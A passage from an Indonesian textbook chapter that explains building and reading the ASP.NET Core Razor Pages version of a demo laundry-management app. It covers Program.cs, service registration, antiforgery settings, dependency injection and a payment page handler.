Setelah menyelesaikan bab ini, Anda akan mampu membangun dan menjalankan versi .NET dari Profitina Laundry hanya dengan .NET 10 SDK, dan membacanya dengan pemahaman: `Program.cs`, yang mendaftarkan layanan dan menyusun *pipeline* permintaan; Razor Pages, tempat setiap layar adalah berkas `.cshtml` dengan kelas `PageModel` di belakangnya dan *handler* seperti `OnGet` dan `OnPost`; *middleware* yang memeriksa sesi, peran, dan token *antiforgery* sebelum setiap permintaan; login PBKDF2 dengan kriptografi bawaan .NET; serta antarmuka `ILaundryStore`, dengan satu penyimpanan yang menyimpan data binatu dalam berkas CSV dan satu lagi yang berbicara SQL ke SQLite atau MySQL melalui ADO.NET, yang kedua dinyalakan oleh satu baris `dotnet add package` dan sebuah simbol kompilator di balik `#if`. Anda akan melihat *tag helper* dan *named handler* dalam sebuah proyek pendamping kecil, struk, API JSON yang ditulis sebagai *minimal endpoint*, serta rangkaian uji penerimaan bersama berisi 152 pengujian *black-box* yang dijalankan sungguhan terhadap jalur ini, termasuk sebuah kegagalan yang ternyata merupakan *bug* di dalam pengujiannya. Terakhir, Anda akan menulis laporan pendapatan bulanan tiga kali, dalam C#, Java, dan Python, lalu membuktikan bahwa ketiganya dan aplikasi yang sedang berjalan menghasilkan 398 bita yang sama.

12.1 Posisi Kita Sekarang

Bab 11 menjalankan Profitina Laundry dalam Java dengan dua cara: sebagai satu program biasa di atas server HTTP milik JDK, dan sebagai servlet dalam WAR untuk Tomcat. Keduanya diperiksa terhadap rujukan Flask di Bab 10 dengan rangkaian uji penerimaan bersama.

Bab ini menambahkan platform yang dipakai banyak perusahaan, bank, dan kantor pemerintahan Indonesia di server Windows: **.NET** milik Microsoft beserta **ASP.NET Core**. Jalurnya berada di `App/aspnet`. Ia mengimplementasikan sebelas kebutuhan fungsional yang sama, berbicara dengan API JSON yang sama, dan menyajikan halaman-halaman yang sama, serta diperiksa oleh 152 pengujian *black-box* yang sama. Ciri paling tidak lazimnya bersifat praktis. Membaca berkas SQLite dari C# memerlukan sebuah paket dari NuGet, repositori paket .NET, dan lingkungan tempat buku ini disiapkan tidak dapat menjangkau NuGet. Karena itu jalur ini, secara bawaan, menyimpan datanya dalam ekspor CSV dari basis data contoh, tujuh berkas `database/csv` yang dibangkitkan di Bab 5, dan menaruh basis data sungguhan di balik sebuah antarmuka yang dinyalakan oleh satu perintah `dotnet add package`. Keterbatasan itu berubah menjadi pelajaran terbaik bab ini: program yang ditulis terhadap antarmuka tidak peduli di mana datanya tinggal.

> **WAWASAN KUNCI: INILAH INTI BAB INI.** ASP.NET Core adalah *framework* dalam arti sepenuhnya: ia membangun objek-objek Anda, menjalankan *pipeline middleware* di sekeliling setiap permintaan, mengikat *field* formulir ke properti, menampilkan halaman, dan melindungi formulir dari pemalsuan. Keterampilan yang diajarkan bab ini adalah melihat setiap layanan itu dengan jelas, mengetahui mana yang dipakai jalur ini apa adanya, mana yang diganti dengan kodenya sendiri dan mengapa, serta mengenali empat pekerjaan yang sama dari Bab 11 (merutekan, memeriksa, menjalankan aturan dalam satu transaksi, menyajikan) di bawah kosakata yang berbeda.

12.2 ASP.NET Core pada 2026

12.2.1 Versi

.NET 10 adalah rilis dukungan jangka panjang November 2025, didukung hingga November 2028; pembaruan servisnya pada 8 September 2026 membawa *runtime* dan ASP.NET Core ke versi **10.0.12** [1]. SDK yang dipakai untuk bab ini adalah 10.0.112, yang memuat *runtime* tersebut. **Razor Pages** adalah model pemrograman ASP.NET Core yang berpusat pada halaman: setiap halaman adalah berkas Razor yang memadukan HTML dengan C#, dan sebuah kelas turunan `PageModel` memegang data serta *handler* halaman itu [2]. Ia berdampingan dengan gaya *Model-View-Controller*, yang dipakai Bab 13, dan gaya *minimal API*, tempat sebuah *endpoint* adalah *lambda* yang didaftarkan di `Program.cs`; jalur ini memakai Razor Pages untuk layar-layarnya dan *minimal endpoint* untuk API JSON-nya. **Tabel 12.1** mendaftar perangkat lunaknya.

Tabel 12.1 Perangkat lunak jalur .NET: yang dipasang dan dijalankan di sini, serta rilis terbaru masing-masing per September 2026 [1], [3], [4].

Komponen	Versi yang dijalankan di sini	Terbaru pada September 2026	Peran
.NET SDK	10.0.112	pita 10.0.1xx, *runtime* 10.0.12 (8 Sep 2026)	kompilator, perintah `dotnet`
Runtime ASP.NET Core	10.0.12	10.0.12	Kestrel, Razor Pages, *antiforgery*
Paket NuGet pada *build* bawaan	tidak ada		
Microsoft.Data.Sqlite (opsional)	tidak terjangkau di sini	10.0.12 (8 Sep 2026)	*provider* SQLite untuk penyimpanan SQL
MySqlConnector (opsional)	tidak terjangkau di sini	2.6.2 (11 Agu 2026)	*provider* MySQL dan MariaDB
pustaka SQLite sistem (untuk sebuah uji)	3.45.1		dipakai `tests/SqlStoreCheck`
Python dan pytest (untuk pengujian)	3.11.15, 9.1.1	3.14.7, 9.1.1	rangkaian uji penerimaan bersama

12.2.2 Apa yang dijalankan di sini, dan apa yang tidak

Setiap perintah `dotnet` dalam bab ini dijalankan sebagai `flock /tmp/dotnet.lock dotnet ... --disable-build-servers -maxcpucount:1`, pembungkus yang menertibkan urutan *build* di mesin yang dipakai bersama; di komputer Anda sendiri cukup ketik perintah `dotnet`-nya. **Tabel 12.2** mendaftar apa yang dijalankan. Kedua *provider* opsional tidak dapat diunduh, sehingga penyimpanan SQL tidak pernah berjalan dengan Microsoft.Data.Sqlite maupun MySqlConnector; Subbab 12.11.4 memperlihatkan bagaimana ia diperiksa dengan cara lain, dan `VERIFIED.md` jalur itu menyatakan hal yang sama.

Tabel 12.2 Segala sesuatu yang dieksekusi untuk bab ini pada 24 September 2026. Keluaran lengkapnya ada di `Code_new/Chapter12/runs/`.

Apa	Perintah	Hasil
build jalur ini	`dotnet build -c Release`	0 peringatan, 0 galat
build salinan 84 kolom bab ini	`dotnet build -c Release`	0 peringatan, 0 galat
`dotnet add package Microsoft.Data.Sqlite`	di salinan coba-coba	ditolak: NuGet tidak terjangkau
penyimpanan SQL terhadap SQLite, lewat pengganti uji	`tests/SqlStoreCheck`	194 sama, 0 berbeda
tangkapan layar dengan Playwright dan Chromium	`gen_ch12_shots.py`	tangkapan layar bab ini
sesi API dengan curl	`api/api_session.sh`	Subbab 12.14
proyek pendamping *tag helper*	`razor-basics/try_it.sh`	Subbab 12.8
rangkaian uji penerimaan bersama, lima kali	`run_acceptance.py aspnet`	Subbab 12.15
laporan bulanan dalam C#, Java, Python, dan server	`monthly/compare_monthly.py`	4 dari 4 identik

> **PERINGATAN: Kode yang dicetak berasal dari salinan 84 kolom.** Seperti di Bab 11, berkas-berkas di `App/aspnet` memakai baris hingga 130 karakter. Setiap kode di sini adalah cuplikan dari salinan yang diformat ulang di `Code_new/Chapter12/aspnet/`, identik bita demi bita dengan berkasnya di sana; hanya pemenggalan baris dan letak komentar yang berbeda dari aslinya. Salinan itu di-*build* dan dilewatkan melalui rangkaian uji penerimaan sekali lagi (Subbab 12.15). Kode C# di folder-folder lain `Code_new/Chapter12/` ditulis untuk bab ini dalam 84 kolom.

12.3 Membangun dan Menjalankannya

Pasang .NET 10 SDK seperti dijelaskan Bab 2, buka folder `App/aspnet` di VS Code dengan C# Dev Kit, lalu ketik di terminal:

```
dotnet build -c Release
dotnet run -c Release
```

Perintah pertama mengompilasi kode C# dan, karena proyek ini memakai Web SDK, juga mengompilasi setiap halaman Razor ke dalam *assembly* yang sama. *Build* untuk bab ini mencetak:

```
  Determining projects to restore...
  Restored /tmp/pl11/App/aspnet/ProfitinaLaundry.csproj (in 215 ms).
  ProfitinaLaundry -> /tmp/pl11/App/aspnet/bin/Release/net10.0/ProfitinaLaundry.dll

Build succeeded.
    0 Warning(s)
    0 Error(s)

Time Elapsed 00:00:09.16
```

(folder `/tmp/pl11/App/aspnet` adalah salinan jalur tempat *build* itu dijalankan). Baris *Restored … (in 215 ms)* patut diperhatikan: *restore* adalah langkah ketika SDK mengunduh paket NuGet yang diperlukan sebuah proyek, dan langkah itu hanya memakan seperlima detik karena proyek ini tidak memerlukan satu pun. Semuanya berasal dari **shared framework** yang dipasang bersama SDK.

`dotnet run` menjalankan aplikasi di atas **Kestrel**, server web bawaan ASP.NET Core, pada alamat yang tercantum di `appsettings.json` (**Kode 12.1**), `http://localhost:5100`.


Kode 12.1 `appsettings.json`: alamat, tingkat *logging*, dan bagian `Laundry` berisi jenis penyimpanan, folder data, dan jam demo.

```
{
  "Urls": "http://localhost:5100",
  "Logging": {
    "LogLevel": {
      "Default": "Information",
      "Microsoft.AspNetCore": "Warning"
    }
  },
  "AllowedHosts": "*",
  "Laundry": {
    "Store": "csv",
    "DataDir": "data",
    "ConnectionString": "",
    "Now": "2026-09-30 21:00:00",
    "PublicSite": ""
  }
}
```

Saat pertama dijalankan, jalur ini menyalin `database/csv` ke folder `data/` miliknya sendiri, sehingga data contoh bersama tidak pernah berubah; menghapus `data/` mengembalikan binatu ke akhir tahun contoh. Eksekusi untuk bab ini dijalankan dengan folder data dan porta yang ditentukan secara eksplisit, dan log-nya diawali:

```
info: ProfitinaLaundry[0]
      Profitina Laundry: store csv, clock fixed at 2026-09-30 21:00:00
info: Laundry[0]
      Data store: CSV files in /tmp/pl11/aspdata
info: Microsoft.Hosting.Lifetime[14]
      Now listening on: http://127.0.0.1:6121
info: Microsoft.Hosting.Lifetime[0]
      Application started. Press Ctrl+C to shut down.
```

Akun demonya sama dengan akun di setiap jalur: pemilik `owner@profitina-laundry.example` dengan `Owner#2026`, kasir Rungkut `kasir1@profitina-laundry.example` dengan `Kasir#2026`, dan pencuci `cuci1@profitina-laundry.example` dengan `Cuci#2026`, ditambah para supervisor dan seorang kasir Wiyung dengan `Laundry#2026`. Masing-masing melihat menu yang sesuai dengan perannya: pencuci hanya *Dashboard* dan *Queue*, tanpa satu rupiah pun di kedua halaman itu; kasir melihat nota, pelanggan, dan pembayaran gerainya sendiri; pemilik melihat semuanya, dengan pemilih gerai di *header*. Halaman status publik `/status` tidak memerlukan login dan dirancang untuk ponsel. Masuklah sebagai pemilik dan *dashboard* pada **Gambar 12.1** muncul.



Gambar 12.1 *Dashboard* pemilik di jalur ASP.NET Core, ditangkap dengan Playwright dari aplikasi yang sedang berjalan: angka-angka yang sama dengan jalur Flask dan Java pukul 21.00 tanggal 30 September 2026.

Dua cara menjalankan jalur ini layak diketahui selama Anda membaca sisa bab ini. Di VS Code dengan C# Dev Kit, bukalah `Pages/Bills/Payment.cshtml.cs`, klik margin di samping baris `Laundry.AddPayment(...)` untuk memasang *breakpoint*, lalu jalankan aplikasi dengan **Run and Debug** (F5). Ketika Anda kemudian mencatat pembayaran di peramban, aplikasi berhenti di baris itu, dan panel *Variables* menampilkan `Bill`, `Me`, dan formulir yang dikirim, objek-objek yang sama yang dijelaskan bab ini. Di terminal, `dotnet watch` alih-alih `dotnet run` mem-*build* ulang dan menjalankan ulang aplikasi setiap kali sebuah berkas berubah dan, untuk banyak suntingan pada berkas `.cshtml` atau isi sebuah metode, menerapkan perubahan itu pada aplikasi yang sedang berjalan tanpa *restart*, yang oleh Microsoft disebut *hot reload* [5]. Keduanya tidak mengubah program; keduanya memperpendek jarak antara membaca sebuah baris dan melihat apa yang dilakukannya.


Jam demonya **dibekukan** pada 21:00:00 tanggal 30 September 2026, seperti jam Flask dan tidak seperti jam jalur Java, sehingga angkanya persis angka dokumen: Rp 186.000 diterima hari ini di Rungkut, enam nota terlambat di Keputih, dan Rp 11.913.000 ditagihkan pada September.

12.4 Peta Proyek

Jalur ini adalah satu proyek, `ProfitinaLaundry.csproj`, dengan 46 berkas C# (22 di antaranya *page model* di belakang halaman Razor) dan 30 berkas Razor. **Tabel 12.3** mendaftar folder-foldernya, dan **Gambar 12.2** memperlihatkan bagaimana sebuah permintaan melewatinya.

Tabel 12.3 Folder-folder jalur ASP.NET Core. Seperti di setiap jalur, hanya `Data/` yang tahu bagaimana data disimpan.

Folder	Isinya
`Program.cs`	pengaturan, pendaftaran layanan, *pipeline middleware*
`Core/`	`Settings`, `Clock` (WIB), `Rules` (BR-1 hingga BR-16), `Fmt` (Rp 40.000), `Passwords`, `AppError`
`Data/`	`ILaundryStore`, `CsvLaundryStore`, `SqlLaundryStore`, `DbConnectionFactories`, *record*
`Logic/`	`LaundryService` (pelanggan, layanan, nota, pembayaran), `ReportService`
`Web/`	`Guard` (*middleware*), `LaundryPage` (kelas dasar *page model*), `Sessions`, `Auth`
`Pages/`	satu pasang `.cshtml` + `.cshtml.cs` per layar, `Shared/_Layout.cshtml`, *partial*
`Api/ApiEndpoints.cs`	API JSON sebagai *minimal endpoint* di bawah `/api`
`wwwroot/static/`	CSS, JavaScript, dan logo resmi Profitina
`tests/SqlStoreCheck/`	proyek terpisah yang membandingkan penyimpanan SQL dengan penyimpanan CSV



Gambar 12.2 Satu permintaan melewati jalur ASP.NET Core: Kestrel, berkas statis, *middleware* `Guard`, perutean, lalu halaman Razor atau *minimal endpoint*; keduanya memanggil layanan yang sama, yang memanggil `ILaundryStore`.

12.5 `Program.cs`: Host, Layanan, dan Pipeline

Aplikasi ASP.NET Core modern dimulai dalam satu berkas berisi *top-level statements*, kode C# yang berjalan sejak baris pertama tanpa metode `Main`. **Kode 12.2** adalah keseluruhannya.

Kode 12.2 `Program.cs`: membaca pengaturan, mendaftarkan layanan, mengonfigurasi *antiforgery* dan Razor Pages, menyusun *pipeline*, lalu berjalan.

```
// Profitina Laundry - ASP.NET Core Razor Pages (.NET 10).
//
//   dotnet run                        -> http://localhost:5100   (see README.md)
//
// This file wires everything together: the settings, the data store (CSV files by
// default), the business logic, sessions, antiforgery, the pages (Pages/) and the
// JSON API (Api/).
using Laundry.Api;
using Laundry.Core;
using Laundry.Data;
using Laundry.Logic;
using Laundry.Web;
using Microsoft.AspNetCore.Mvc;

var builder = WebApplication.CreateBuilder(args);

// ------------------------------------------------------------------ settings
// appsettings.json section "Laundry", then environment variables (they win, S-8):
//   LAUNDRY_STORE=csv|sqlite|mysql   LAUNDRY_DATA_DIR=...   LAUNDRY_CONNECTION=...
//   LAUNDRY_NOW="2026-09-30 21:00:00" (empty = real clock)   PUBLIC_SITE=...
var settings =
    builder.Configuration.GetSection("Laundry").Get<Settings>() ?? new Settings();
string? Env(string name) => Environment.GetEnvironmentVariable(name);
settings.Store = (Env("LAUNDRY_STORE") ?? settings.Store).Trim().ToLowerInvariant();
settings.DataDir = Env("LAUNDRY_DATA_DIR") ?? settings.DataDir;
settings.ConnectionString = Env("LAUNDRY_CONNECTION") ?? settings.ConnectionString;
settings.Now = Env("LAUNDRY_NOW") ?? settings.Now;   // set but empty = real clock
settings.PublicSite = Env("PUBLIC_SITE") ?? settings.PublicSite;
settings.Fault = Env("LAUNDRY_FAULT") ?? settings.Fault;
builder.Services.AddSingleton(settings);
builder.Services.AddSingleton<Clock>();

// ------------------------------------------------------------------ the data store
builder.Services.AddSingleton<ILaundryStore>(services =>
{
    var log = services.GetRequiredService<ILoggerFactory>().CreateLogger("Laundry");
    if (settings.Store == "csv")
    {
        var folder = Path.GetFullPath(
            Path.Combine(builder.Environment.ContentRootPath, settings.DataDir));
        CopySampleDataIfMissing(folder, builder.Environment.ContentRootPath, log);
        log.LogInformation("Data store: CSV files in {Folder}", folder);
        return new CsvLaundryStore(folder);
    }
    var connect =
        DbConnectionFactories.For(settings.Store, settings.ConnectionString)
```

Kode 12.2 (Lanjutan) *Program.cs: membaca pengaturan, mendaftarkan layanan, mengonfigurasi antiforgery dan Razor Pages, menyusun pipeline, lalu berjalan.*

```
        ?? throw new InvalidOperationException(
            $"Laundry:Store is '{settings.Store}', but this build has no " +
            "provider for it. See README.md, 'Switch to SQLite or MySQL' " +
            "(dotnet add package ..., then -p:UseSqlite=true or " +
            "-p:UseMySql=true).");
    log.LogInformation("Data store: {Store} through ADO.NET", settings.Store);
    return new SqlLaundryStore(connect, mysql: settings.Store == "mysql");
});
builder.Services.AddSingleton<LaundryService>();
builder.Services.AddSingleton<ReportService>();
builder.Services.AddSingleton<SessionStore>();
builder.Services.AddSingleton<Limiters>();

// ------------------------------------------------------------ CSRF protection (S-4)
builder.Services.AddAntiforgery(options =>
{
    options.FormFieldName = "csrf_token";   // the hidden field of every form
    options.HeaderName = "X-CSRF-Token";    // the header of the JSON API (api.md 1)
    options.Cookie.Name = "laundry.antiforgery";
    options.Cookie.HttpOnly = true;
    options.Cookie.SameSite = SameSiteMode.Lax;
    options.Cookie.SecurePolicy = CookieSecurePolicy.SameAsRequest;
});

// Razor Pages. Antiforgery is checked for EVERY POST/PUT/DELETE in one place
// (Web/Guard.cs), which answers 403 with a friendly page; so the per-page automatic
// check is switched off.
builder.Services.AddRazorPages(options =>
    options.Conventions.ConfigureFilter(new IgnoreAntiforgeryTokenAttribute()));

var app = builder.Build();

app.UseStaticFiles();        // wwwroot/static/: CSS, JavaScript, the official logo
app.UseMiddleware<Guard>();  // login, roles, CSRF, errors - before every request
app.UseRouting();
app.MapRazorPages();
ApiEndpoints.Map(app);
```

Kode 12.2 (Lanjutan) *Program.cs: membaca pengaturan, mendaftarkan layanan, mengonfigurasi antiforgery dan Razor Pages, menyusun pipeline, lalu berjalan.*

```
app.Logger.LogInformation("Profitina Laundry: store {Store}, clock {Clock}{Fault}",
    settings.Store,
    string.IsNullOrWhiteSpace(settings.Now)
        ? "real (WIB)" : "fixed at " + settings.Now,
    string.IsNullOrEmpty(settings.Fault)
        ? "" : ", TEST HOOK LAUNDRY_FAULT=" + settings.Fault);
// Open the store now, so a missing data folder is reported at start and not at the
// first click.
try
{
    app.Services.GetRequiredService<ILaundryStore>();
}
catch (Exception e)
{
    app.Logger.LogError(e, "The data store could not be opened");
}
app.Run();

// First start with the default settings: copy ../database/csv (the CSV export of
// laundry.db) into data/. An existing folder is never overwritten, so your changes
// are kept.
static void CopySampleDataIfMissing(string folder, string contentRoot, ILogger log)
{
    if (Directory.Exists(folder)) return;
    var source =
        Path.GetFullPath(Path.Combine(contentRoot, "..", "database", "csv"));
    if (!Directory.Exists(source)) return;
    Directory.CreateDirectory(folder);
    foreach (var file in Directory.GetFiles(source, "*.csv"))
        File.Copy(file, Path.Combine(folder, Path.GetFileName(file)));
    log.LogWarning("First start: copied the sample data from {Source} to {Folder}",
                   source, folder);
}
```

Bacalah dalam tiga bagian. Bagian pertama, hingga `builder.Build()`, **mendaftarkan layanan**: memberi tahu *framework* objek apa saja yang ada dan cara membuatnya. `WebApplication.CreateBuilder(args)` membaca `appsettings.json`, lingkungan, dan baris perintah ke `builder.Configuration`; kode menyalin bagian `Laundry` ke objek `Settings` dan membiarkan variabel lingkungan menang, sehingga kata sandi tidak pernah perlu ditulis di berkas (S-8). `AddSingleton` mendaftarkan kelas yang satu instansnya melayani seluruh aplikasi. Pendaftaran `ILaundryStore` adalah sebuah *factory*: *lambda* yang berjalan sekali, ketika penyimpanan pertama kali dibutuhkan, dan memilih antara penyimpanan CSV dan penyimpanan SQL berdasarkan pengaturan `Store`.

Bagian kedua mengonfigurasi dua fitur *framework*. `AddAntiforgery` menamai *field* formulir tersembunyi `csrf_token` dan *header* API `X-CSRF-Token`, nama-nama yang sama dengan jalur lain, sehingga rangkaian uji penerimaan tidak memerlukan kasus khusus. `AddRazorPages` menyalakan Razor Pages, dan konvensi `IgnoreAntiforgeryTokenAttribute` *mematikan* pemeriksaan token otomatis per halaman, karena `Guard` memeriksa setiap permintaan yang mengubah data di satu tempat dan menjawab dengan galat ramah milik jalur ini; Subbab 12.9 menjelaskan pilihan ini.

Bagian ketiga, setelah `builder.Build()`, menyusun **pipeline**, urutan *middleware* yang dilewati setiap permintaan, sesuai urutan penambahannya [6]. `UseStaticFiles` menjawab permintaan CSS, JavaScript, dan logo lalu berhenti di situ; `UseMiddleware<Guard>()` menjalankan pemeriksaan Subbab 12.9; `UseRouting` dan `MapRazorPages` menemukan halaman untuk URL-nya; `ApiEndpoints.Map(app)` menambahkan API. Urutan itu penting: *stylesheet* tidak memerlukan

sesi, sehingga berkas statis ditempatkan sebelum `Guard`, dan tidak ada yang mencapai halaman tanpa melewati `Guard`.

12.6 Dependency Injection

Dependency injection (injeksi ketergantungan) adalah fitur *framework* yang membangun objek untuk Anda. Ketika sebuah kelas menyatakan di konstruktornya apa yang ia perlukan, kontainer mencari setiap layanan terdaftar dan meneruskannya [7]. `LaundryService`, misalnya, diawali *primary constructor*, fitur C# 12 yang menuliskan parameter konstruktor di baris kelas:

```
public sealed class LaundryService(
    ILaundryStore store, Clock clock, Settings settings)
```

Tidak ada bagian program yang pernah menulis `new LaundryService(...)`. Ketika sebuah halaman memerlukan layanan itu, kontainer melihat bahwa ia memerlukan `ILaundryStore`, `Clock`, dan `Settings`, menemukan ketiganya di antara pendaftaran pada **Kode 12.2**, lalu membangunnya sekali. Bandingkan dengan `App.java` di Bab 11, tempat perangkaian yang sama ditulis secara manual di sebuah konstruktor: gagasannya identik, dan kontainer hanya menghemat Anda dari menuliskan urutannya. Mekanisme yang sama meneruskan layanan ke *middleware* (`Guard.InvokeAsync` menerima `SessionStore`, `LaundryService`, `IAntiforgery`, dan `Clock` sebagai parameter) dan ke *minimal endpoint*, yang parameter *lambda*-nya diisi dengan cara yang sama.

> **DEFINISI. Masa hidup layanan** (*service lifetime*) menyatakan seberapa sering kontainer membuat instans baru. **Singleton**: satu untuk seluruh aplikasi, dipakai di sini untuk setiap layanan, karena penyimpanan dan aturan tidak memiliki keadaan per permintaan. **Scoped**: satu per permintaan, pilihan lazim untuk *database context* di Entity Framework. **Transient**: yang baru setiap kali diminta. Mendaftarkan layanan yang memegang data per permintaan sebagai *singleton* adalah *bug* klasik: dua permintaan pada saat yang sama akan berbagi data itu.

12.7 Razor Pages: Halaman, Model, dan Handler-nya

12.7.1 Dua berkas per layar

Halaman Razor adalah sepasang berkas. Berkas `.cshtml` berisi *markup*, dan berkas `.cshtml.cs` memuat kelas turunan `PageModel` dengan properti halaman dan **handler**-nya, metode yang namanya menyatakan metode HTTP mana yang dijawabnya: `OnGet`, `OnPost`, atau `OnGetAsync` jika asinkron [2]. **Kode 12.3** adalah model layar pembayaran S06.

Kode 12.3 `Pages/Bills/Payment.cshtml.cs`: `OnGet` menampilkan formulir dengan sisa tagihan sudah terisi; `OnPost` mencatat pembayaran, menampilkan ulang formulir dengan 422 dan pesan per *field*, atau menampilkan nota dengan 409.

```
public class BillsPaymentModel : LaundryPage
{
    public BillView Bill { get; private set; } = null!;
    public Dictionary<string, string> Values { get; private set; } = [];
    public Dictionary<string, string> Errors { get; private set; } = [];
    public bool Conflict { get; private set; }

    public IActionResult OnGet(string id)
    {
        Require("bills_write");
        Bill = Laundry.GetBill(id);
        Values = new() {
            ["method"] = "cash",
            ["amount"] = Bill.Balance > 0
                             ? Bill.Balance.ToString(CultureInfo.InvariantCulture)
                             : "",
        };
        return Show();
    }

    public IActionResult OnPost(string id)
    {
        Require("bills_write");
        Bill = Laundry.GetBill(id);
        try
        {
            Laundry.AddPayment(Me, Bill.Id, FormOrNull("method"),
                               FormOrNull("amount"), FormOrNull("reference"));
        }
        catch (AppError problem) when (problem.Status == 422)
        {
            Values = FormValues();
            Errors = problem.Fields;
            return Show(422);
        }
        catch (AppError problem) when (problem.Status == 409)
        {
            Flash("error", problem.Message);
            Bill = Laundry.FullBill(Bill.Id);
            Conflict = true;
            return Show(409);
        }
        Flash("success", $"Payment for {Bill.Id} saved.");
        return Redirect("/bills/" + Bill.Id);
    }
}
```

Kelas ini turunan `LaundryPage`, kelas dasar milik jalur ini, yang merupakan turunan `PageModel` dan menambahkan pengguna yang sedang login, pemeriksaan peran `Require()`, pesan *flash*, dan beberapa pembantu. `OnPost` adalah seluruh logika pengendali layar ini dan memiliki tepat tiga hasil yang dimiliki setiap formulir dalam buku ini: berhasil berarti pengalihan (pola *Post/Redirect/Get*, agar memuat ulang halaman berikutnya tidak mengirim pembayaran dua kali); masalah validasi (422) menampilkan formulir yang sama dengan nilai yang telah diketik dan satu pesan per *field*; konflik (409), misalnya nota yang sudah lunas, menampilkan nota beserta alasannya. Aturan bisnisnya sendiri adalah satu pemanggilan, `Laundry.AddPayment(...)`, metode yang sama yang dipanggil API.

12.7.2 Rute tinggal di halaman

Baris pertama halaman Razor adalah direktif `@page`, yang menjadikan berkas itu sebuah halaman dan dapat membawa **templat rute**-nya (**Kode 12.4**).

Kode 12.4 `Pages/Bills/Payment.cshtml`, bagian pertama: rute `/bills/{id}/payments/new`, fungsi lokal `V()` untuk nilai yang telah diketik, dan tombol radio yang atribut `checked`-nya hanya ditulis Razor ketika ekspresinya benar.

```
@page "/bills/{id}/payments/new"
@model BillsPaymentModel
@* S06 Add payment (FR-6, UC-09). "Cash given" only shows the change; it is
   never stored. *@
@{
    ViewData["Title"] = "Add payment " + Model.Bill.Id;
    string V(string key) => Model.Values.TryGetValue(key, out var v) ? v : "";
    string? E(string key) => Model.Errors.TryGetValue(key, out var v) ? v : null;
    var chosen = V("method").Length > 0 ? V("method") : "cash";
    var deposit = Model.Bill.Row.CustomerCredit;
}
@if (Model.Conflict)
{
    @await Html.PartialAsync("_BillDetail",
        new BillDetailView(Model.Bill, Model.Me, Model.Csrf))
}
else
{
<div class="page-head">
  <h1>Add payment - @Model.Bill.Id</h1>
  <p class="muted">Charged @Fmt.Money(Model.Bill.Payment) ·
    Balance <strong>@Fmt.Money(Model.Bill.Balance)</strong></p>
</div>
<form method="post" class="form card" id="payment-form"
      data-balance="@Model.Bill.Balance">
  <input type="hidden" name="csrf_token" value="@Model.Csrf">
  <fieldset>
    <legend>Method</legend>
    <label class="choice"><input type="radio" name="method" value="cash"
      checked="@(chosen == "cash")"> Cash</label>
